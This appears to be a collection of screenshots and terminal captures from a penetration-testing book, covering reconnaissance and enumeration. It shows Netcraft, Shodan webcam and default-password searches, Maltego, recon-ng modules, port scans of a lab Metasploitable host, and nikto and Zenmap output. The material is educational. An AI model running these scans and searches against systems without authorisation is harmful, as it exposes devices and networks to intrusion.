

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# gedit /etc/vsftpd.conf
root@kali:~# service vsftpd start
root@kali:~# netstat -an | grep :21
tcp6      0      0 :::21                :::*                  LISTEN
tcp6      0      0 127.0.0.1:21        127.0.0.1:60288     TIME_WAIT
root@kali:~# █
```




The screenshot shows the GNOME Extensions application window. At the top, there are three tabs: 'All', 'Installed', and 'Updates'. The 'Installed' tab is selected. Below the tabs, there is a list of extensions. The first extension is 'DB Browser for SQLite', which is not an add-on but a system application. Below it, under the 'Add-ons' section, there are seven extensions, each with a puzzle piece icon, a name, a description, a source, and a 'Remove' button. The extensions are: 'AlternateTab', 'Applications Menu', 'Auto Move Windows', 'Dash to Dock', 'EasyScreenCast', 'Launch new instance', and 'Native Window Placement'. Each extension has a size listed as 51.2 kB, except for 'DB Browser for SQLite' which is 5.0 MB.

Extension Name	Description	Source	Size
DB Browser for SQLite	DB Browser for SQLite is a high quality, visual, open source tool to create, design, and edit database files compatible with SQLite. It is ...		5.0 MB
AlternateTab	Substitute Alt-Tab with a window based switcher that does not group by application. This extension is part of Classic Mode and is of...	Source: extensions.gnome.org	51.2 kB
Applications Menu	Add a category-based menu for applications. This extension is part of Classic Mode and is officially supported by GNOME. Please do not r...	Source: extensions.gnome.org	51.2 kB
Auto Move Windows	Move applications to specific workspaces when they create windows.	Source: extensions.gnome.org	51.2 kB
Dash to Dock	A dock for the Gnome Shell. This extension moves the dash out of the overview transforming it in a dock for an easier launching of app...	Source: extensions.gnome.org	51.2 kB
EasyScreenCast	This extension simplifies the use of the video recording function integrated in gnome shell, allows quickly to change the various setti...	Source: extensions.gnome.org	51.2 kB
Launch new instance	Always launch a new instance when clicking in the dash or the application view. This extension is part of Classic Mode and is officia...	Source: extensions.gnome.org	51.2 kB
Native Window Placement	Arrange windows in overview in a more compact way.	Source: extensions.gnome.org	51.2 kB

Chapter 3: Security Assessment Prerequisites



Chapter 4: Information Gathering



https://toolbar.netcraft.com/site_report?url=demo.testfire.net

Network

Site	http://demo.testfire.net	Netblock Owner	Rackspace Backbone Engineering
Domain	testfire.net	Nameserver	asia3.akam.net
IP address	65.61.137.117	DNS admin	hostmaster@akamai.com
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	corporatedomains.com	Nameserver organisation	whois.akamai.com
Organisation	International Business Machines Corporation, New Orchard Road, Armonk, 10504, US	Hosting company	Rackspace
Top Level Domain	Network entities (.net)	DNS Security Extensions	unknown
Hosting country	US		

Hosting History

Sender Policy Framework

DMARC

Web Trackers

Site Technology Fetched on 1st July 2018

Server-Side
Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
Using ASP.NET	ASP.NET is running on the server	www.t-online.de, www.intellicast.com, www.kooora.com

INTERNET ARCHIVE Explore more than 333 billion web pages saved over time

WaybackMachine demo.testfire.net

[DONATE](#)

Saved 114 times between December 10, 2004 and March 18, 2018.

[Summary of demo.testfire.net](#) · [Site Map of demo.testfire.net](#)

1996 1997 1998 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018

JAN							FEB							MAR							APR										
					1	2						1	2	3	4	5	6							1	2	3					
3	4	5	6	7	8	9						7	8	9	10	11	12	13							4	5	6	7	8	9	10
10	11	12	13	14	15	16						14	15	16	17	18	19	20							11	12	13	14	15	16	17
17	18	19	20	21	22	23						21	22	23	24	25	26	27							18	19	20	21	22	23	24
24	25	26	27	28	29	30					28														25	26	27	28	29	30	

31

desenmascara.me/consulta/cb2960238d095205139e6c17f2a93b74 67%

DESENMASCARA.ME Notify me Anti-Counterfeiting Stats About API Contact

Web Site <http://demo.testfire.net>
 (Hosted in: ' UNITED STATES (US))
 ☆ ☆ Let us know if the web site is OFFICIAL WEB NO OFFICIAL FAKE ☆ ☆

Awareness value: 10 📌 (with 20 or higher a website is considered somehow security awareness)

URL's MD5: cb2960238d095205139e6c17f2a93b74

Unmasked on: July 27, 2014, 6:38 p.m.

Domain registered on: CSC CORPORATE DOM

Domain will expire in: 23-jul-2015 (361 days)

Web server.: Microsoft-IIS/6.0 ([vulnerability history](#))

Technology.: ASP.NET

Robots file: Not found

HTTP methods: Not found

Directory listing: Not found

Third party content: Not found

Electronic commerce: Payment gateway or Paypal or own BBDD ([Read more](#))

Private IPs: No

Iframes: Not found

Scripts: Not found

Suspicious code: Not found

incrusted spam: Not found

Location: Not found

Google check: Is not blacklisted by [SafeBrowsing](#) ([Read more](#))

Metadata: [http://demo.testfire.net [200] ASP_NET[2.0.50727

Metadata: ' Cookies[ASP.NET_SessionId,amSessionId

Metadata: ' HTTPServer[Microsoft-IIS/6.0

Metadata: ' HttpOnly[ASP.NET_SessionId

Metadata: ' IP[65.61.137.117

Metadata: ' Microsoft-IIS[6.0

Metadata: ' Title[%0D%0A%09Altoro Mutual%0D%0A

SHODAN

Explore Downloads Reports Developer Pricing Enterprise Access Contact Us

The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account Getting Started

- Explore the Internet of Things**
Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.
- Monitor Network Security**
Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.
- See the Big Picture**
Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!
- Get a Competitive Advantage**
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

56% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

SHODAN

Explore Downloads Reports Developer Pricing Enterprise Access Contact Us

Explore

Discover the Internet using search queries shared by other users.

Featured Categories

- Industrial Control Systems
- Databases
- Video Games

Top Voted

- 10,072** Webcam
best ip cam search I have found yet.
webcam surveillance cams 2010-03-15
- 3,976** Cams
admin admin
cam webcam 2012-02-06
- 2,213** Netcam
NetCam
netcam 2012-01-13
- 1,514** default password
Finds results with "default password" in the ba...

Recently Shared

- 1** webcamxp
- 1** iobroker home automation
home automation interfaces
automation
- 2** weblogic
- 1** Infinite Login Screens
Finds the RDP logins with screenshots


← → × 🏠
🔒 <https://www.shodan.io/search?query=Server%3A+SQ-WEBCAM>

🔥 Exploits
📍 Maps
👍 Like 10,076
📄 Download Results
📄 Create Report

TOTAL RESULTS

119

TOP COUNTRIES



Germany	25
Hungary	14
Italy	12
United States	10
Poland	8

TOP SERVICES

HTTP	68
HTTP (8080)	16
HTTP (83)	6
HTTP (81)	5
Webmin	4

TOP ORGANIZATIONS

Deutsche Telekom AG	22
Wind Telecomunicazioni	6
UPC Magyarorszag	4
Xs4all Internet BV	2
Telstra Internet	2

TOP PRODUCTS

dvr1614n web-cam httpd	115
Apache httpd	1

RELATED TAGS: webcam surveillance cams

--- VIDEO WEB SERVER ---

31 [redacted] HTTP/1.1 200 OK
 Connection: close
 Cache-Control: no-cache
Server: SQ-WEBCAM
 CONTENT-LENGTH: 2936

Stel S.r.l.
 Added on 2018-07-18 07:37:06 GMT
 🇮🇹 Italy, Ferrara
[Details](#)

--- VIDEO WEB SERVER ---

124 [redacted] HTTP/1.1 200 OK
 Connection: close
 Cache-Control: no-cache
Server: SQ-WEBCAM
 CONTENT-LENGTH: 2936

Telstra Internet
 Added on 2018-07-18 04:36:57 GMT
 🇦🇺 Australia, Surrey Downs
[Details](#)

--- VIDEO WEB SERVER ---

186 [redacted] HTTP/1.1 200 OK
 Connection: close
 Cache-Control: no-cache
Server: SQ-WEBCAM
 CONTENT-LENGTH: 2936

Cantv
 Added on 2018-07-17 19:17:14 GMT
 🇻🇪 Venezuela, Caracas
[Details](#)

88. [redacted] HTTP/1.1 200 OK
 Connection: close
 Cache-Control: no-cache
Server: SQ-WEBCAM
 CONTENT-LENGTH: 518


Free SAS
 Added on 2018-07-17 16:48:18 GMT
 🇫🇷 France, Paris
[Details](#)


[18]

Network Vulnerability Assessment

The screenshot shows the Maltego Community Edition 4.1.0 Transform Hub. On the left is a promotional banner for Maltego 4.1 KaliLinux Edition, featuring upcoming public training for Black Hat USA (August 4-9, 2018) and HITB GSEC Singapore (August 27-29, 2018). The main area displays a grid of transforms:

Transform Name	Provider	Status
Cisco Threat Grid	Cisco Threat Grid	COMMERCIAL
ZETALytics Massive Passive	ZETALytics	FREE
ThreatMiner	ThreatMiner	FREE
SocialLinks CE	SocialLinks	FREE
People Mon	People Mon	FREE
SocialLinks	SocialLinks	COMMERCIAL
ThreatGRID by Malformity Labs	Malformity Labs	COMMERCIAL
Intel 471	Intel 471	COMMERCIAL
PATERVA CTAS CE	PATERVA	INSTALLED
Kaspersky Lab	Kaspersky Lab	COMMERCIAL
Hybrid-Analysis Hybrid Analysis	Hybrid-Analysis	FREE
PassiveTotal	PassiveTotal	FREE
The Movie Database	Paterva	FREE
FullContact	Christian Heinich	FREE
Recorded Future Inc.	Recorded Future Inc.	COMMERCIAL
Palo Alto Networks Autofocus	Palo Alto Networks	COMMERCIAL
CrowdStrike Intel	CrowdStrike	COMMERCIAL
CaseFile Entities	Paterva	FREE
Shodan	Andrew@Paterva	FREE
VirusTotal Public API	Malformity Labs	FREE
Bitcoin	Paterva	FREE
Have I Been Pwned?	Christian Heinich	FREE
ThreatConnect (TEST)	ThreatConnect (TEST)	FREE
ThreatConnect	ThreatConnect	COMMERCIAL
Flashpoint	Flashpoint	COMMERCIAL
CrowdStrike ThreatGraph	CrowdStrike	COMMERCIAL





SPARTA 1.0.3 (BETA) - untitled - /root/

File Help

Scan Brute

Hosts Services Tools

OS Host

192.168.25.129

Services Scripts Information Notes nikto (80/tcp) screenshot (80/tcp) smtp-enum-vrfy (25/tcp) mysql-default

Port	Protocol	State	Name	
21	tcp	open	ftp	vsftpd 2.3.4
22	tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23	tcp	open	telnet	Linux telnetd
25	tcp	open	smtp	Postfix smtpd
53	tcp	open	domain	ISC BIND 9.4.2
80	tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	tcp	open	exec	netkit-rsh rexecd
513	tcp	open	login	OpenBSD or Solaris rlogind
514	tcp	open	tcpwrapped	
1099	tcp	open	rmiregistry	GNU Classpath grmiregistry
1524	tcp	open	shell	Metasploitable root shell
2049	tcp	open	nfs	2-4 (RPC #100003)
2121	tcp	open	ftp	ProFTPD 1.3.1
3306	tcp	open	mysql	MySQL 5.6.51-2ubuntu1

Log

Progress	Tool	Host	Start time	End time	Result
	screenshot (8180/tcp)	192.168.25.129	30 Jul 2018 13:28:23	30 Jul 2018 13:28:23	Finished
	nikto (8180/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:29:42	Finished
	x11screen (6000/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:28:20	Finished
	ftp-default (2121/tcp)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:28:25	Finished
	nmap (stage 5)	192.168.25.129	30 Jul 2018 13:28:17	30 Jul 2018 13:30:09	Killed
	ftp-default (2121/tcp)	192.168.25.129	30 Jul 2018 13:27:58	30 Jul 2018 13:27:59	Finished
	nmap (stage 4)	192.168.25.129	30 Jul 2018 13:27:58	30 Jul 2018 13:28:17	Finished

```
File Edit View Search Terminal Help
[recon-ng][default] > show modules

Discovery
-----
  discovery/info_disclosure/cache_snoop
  discovery/info_disclosure/interesting_files

Exploitation
-----
  exploitation/injection/command_injector
  exploitation/injection/xpath_bruter

Import
-----
  import/csv_file
  import/list

Recon
-----
  recon/companies-contacts/bing_linkedin_cache
  recon/companies-contacts/jigsaw/point_usage
  recon/companies-contacts/jigsaw/purchase_contact
  recon/companies-contacts/jigsaw/search_contacts
  recon/companies-contacts/linkedin_auth
  recon/companies-multi/github_miner
  recon/companies-multi/whois_miner
  recon/contacts-contacts/mailtester
  recon/contacts-contacts/mangle
  recon/contacts-contacts/unmangle
  recon/contacts-credentials/hibp_breach
  recon/contacts-credentials/hibp_paste
  recon/contacts-domains/migrate_contacts
  recon/contacts-profiles/fullcontact
  recon/credentials-credentials/adobe
  recon/credentials-credentials/bozocrack
  recon/credentials-credentials/hasheorg
  recon/domains-contacts/metacrawler
  recon/domains-contacts/pgp_search
  recon/domains-contacts/whois_pocs
  recon/domains-credentials/pwnedlist/account_creds
  recon/domains-credentials/pwnedlist/api_usage
  recon/domains-credentials/pwnedlist/domain_creds
  recon/domains-credentials/pwnedlist/domain_ispwned
  recon/domains-credentials/pwnedlist/leak_lookup
  recon/domains-credentials/pwnedlist/leaks_dump
  recon/domains-domains/brute_suffix
  recon/domains-hosts/bing_domain_api
  recon/domains-hosts/bing_domain_web
  recon/domains-hosts/brute_hosts
  recon/domains-hosts/builtwith
  recon/domains-hosts/certificate_transparency
  recon/domains-hosts/google_site_api
  recon/domains-hosts/google_site_web
  recon/domains-hosts/hackertarget
  recon/domains-hosts/mx_spf_ip
```

```
root@kali: ~
File Edit View Search Terminal Help
[recon-ng][default] > use recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > show options

  Name      Current Value      Required  Description
  -----  -
SOURCE     demo.testfire.net  yes      source of input (see 'show info' for details)

[recon-ng][default][hackertarget] > run

-----
DEMO.TESTFIRE.NET
-----

[*] [host] demo.testfire.net (65.61.137.117)

-----
SUMMARY
-----

[*] 1 total (0 new) hosts found.
[recon-ng][default][hackertarget] > █
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# dmitry
Deepmagic Information Gathering Tool
"There be some deep magic going on"

Usage: dmitry [-winsepfb] [-t 0-9] [-o %host.txt] host
  -o      Save output to %host.txt or to file specified by -o file
  -i      Perform a whois lookup on the IP address of a host
  -w      Perform a whois lookup on the domain name of a host
  -n      Retrieve Netcraft.com information on a host
  -s      Perform a search for possible subdomains
  -e      Perform a search for possible email addresses
  -p      Perform a TCP port scan on a host
  * -f    Perform a TCP port scan on a host showing output reporting filtered ports
  * -b    Read in the banner received from the scanned port
  * -t 0-9 Set the TTL in seconds when scanning a TCP port ( Default 2 )
  *Requires the -p flagged to be passed
root@kali:~# dmitry -wn -o output.txt demo.testfire.net █
```


Chapter 5: Enumeration and Vulnerability Assessment

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# unicornscan -h
unicornscan (version 0.4.7)
usage: unicornscan [options] `b:B:cd:De:EFg:hHi:Ij:l:L:m:M:o:p:P:q:Qr:R:s:St:T:u:Uw:W:vVzZ:' ] X.X.X.X/YY:5-E
-b, --broken-crc      *set broken crc sums on [T]ransport layer, [N]etwork layer, or both[TN]
-B, --source-port    *set source port? or whatever the scan module expects as a number
-c, --proc-duplicates process duplicate replies
-d, --delay-type      *set delay type (numeric value, valid options are `1:tsc 2:gtdot 3:sleep`)
-D, --no-defpayload  no default Payload, only probe known protocols
-e, --enable-module  *enable modules listed as arguments (output and report currently)
-E, --proc-errors    for processing `non-open' responses (icmp errors, tcp rstst...)
-F, --try-fragments
-G, --payload-group  *payload group (numeric) for tcp/udp type payload selection (default all)
-h, --help           help
-H, --do-dns        resolve hostnames during the reporting phase
-i, --interface      *interface name, like eth0 or fxp1, not normally required
-I, --immediate     immediate mode, display things as we find them
-j, --ignore-seq    *ignore 'A'll, 'R'eset sequence numbers for tcp header validation
-l, --logfile       *write to this file not my terminal
-L, --packet-timeout *wait this long for packets to come back (default 7 secs)
-m, --mode          *scan mode, tcp (syn) scan is default, U for udp T for tcp `sf' for tcp connect scan and A for arp
                    for -mT you can also specify tcp flags following the T like -mTsFpU for example
                    that would send tcp syn packets with (NO SYN|FIN|NO Push|URG)
-M, --module-dir    *directory modules are found at (defaults to /usr/lib/unicornscan/modules)
-o, --format        *format of what to display for replies, see man page for format specification
-p, --ports         global ports to scan, if not specified in target options
-P, --pcap-filter   *extra pcap filter string for reciever
-q, --covertness    *covertness value from 0 to 255
-Q, --quiet         dont use output to screen, its going somewhere else (a database say...)
-r, --pps           *packets per second (total, not per host, and as you go higher it gets less accurate)
-R, --repeats       *repeat packet scan N times
-s, --source-addr   *source address for packets `r' for random
-S, --no-shuffle    do not shuffle ports
-t, --ip-ttl        *set TTL on sent packets as in 62 or 6-16 or r64-128
-T, --ip-tos        *set TOS on sent packets
-u, --debug         *debug mask
-U, --no-openclosed dont say open or closed
-w, --safe-file     *write pcap file of recieved packets
-W, --fingerprint  *OS fingerprint 0=cisco(def) 1=openbsd 2=WindowsXP 3=p0fsendsyn 4=FreeBSD 5=manp
                    6=linux 7:strangetcp
-v, --verbose       verbose (each time more verbose so -vvvvv is really verbose)
-V, --version       display version
-z, --sniff         sniff alike
-Z, --drone-str     *drone String
*: options with `*' require an argument following them

address ranges are cidr like 1.2.3.4/8 for all of 1.?.?.?
if you omit the cidr mask then /32 is implied
port ranges are like 1-4096 with 53 only scanning one port, a for all 65k and p for 1-1024
example: unicornscan -i eth1 -Ir 160 -E 192.168.1.0/24:1-4000 gateway:a
root@kali:~#
```

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# unicornscan 192.168.25.129  
TCP open      ftp[ 21]      from 192.168.25.129  ttl 64  
TCP open      ssh[ 22]     from 192.168.25.129  ttl 64  
TCP open      telnet[ 23]   from 192.168.25.129  ttl 64  
TCP open      smtp[ 25]    from 192.168.25.129  ttl 64  
TCP open      domain[ 53]  from 192.168.25.129  ttl 64  
TCP open      http[ 80]   from 192.168.25.129  ttl 64  
TCP open      sunrpc[ 111] from 192.168.25.129  ttl 64  
TCP open      netbios-ssn[ 139] from 192.168.25.129  ttl 64  
TCP open      microsoft-ds[ 445] from 192.168.25.129  ttl 64  
TCP open      exec[ 512]   from 192.168.25.129  ttl 64  
TCP open      login[ 513]  from 192.168.25.129  ttl 64  
TCP open      shell[ 514]  from 192.168.25.129  ttl 64  
TCP open      ingreslock[ 1524] from 192.168.25.129  ttl 64  
TCP open      shilp[ 2049] from 192.168.25.129  ttl 64  
TCP open      mysql[ 3306] from 192.168.25.129  ttl 64  
TCP open      distcc[ 3632] from 192.168.25.129  ttl 64  
TCP open      postgresql[ 5432] from 192.168.25.129  ttl 64  
TCP open      x11[ 6000]  from 192.168.25.129  ttl 64  
TCP open      irc[ 6667]  from 192.168.25.129  ttl 64  
TCP open      msgsrvr[ 8787] from 192.168.25.129  ttl 64  
root@kali:~#
```


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nikto
- Nikto v2.1.6
-----
+ ERROR: No host specified

- config+           Use this config file
- Display+         Turn on/off display outputs
- dbcheck          check database and other key files for syntax errors
- Format+          save file (-o) format
- Help            Extended help information
- host+           target host
- id+             Host authentication to use, format is id:pass or id:pass:realm
- list-plugins     List all available plugins
- output+         Write output to this file
- nssl            Disables using SSL
- no404           Disables 404 checks
- Plugins+        List of plugins to run (default: ALL)
- port+           Port to use (default 80)
- root+           Prepend root value to all requests, format is /directory
- ssl             Force ssl mode on port
- Tuning+         Scan tuning
- timeout+        Timeout for requests (default 10 seconds)
- update          Update databases and plugins from CIRT.net
- Version         Print plugin and database versions
- vhost+         Virtual host (for Host header)
                  + requires a value

Note: This is the short help output. Use -H for full help text.
root@kali:~#
```


The screenshot shows the Zenmap interface with the following details:

- Target:** 192.168.25.129
- Command:** nmap --script http-enum 192.168.25.129
- Hosts:** 192.168.25.129
- OS:** (Not explicitly identified)
- Open Ports:**
 - 111/tcp open rpcbind
 - 139/tcp open netbios-ssn
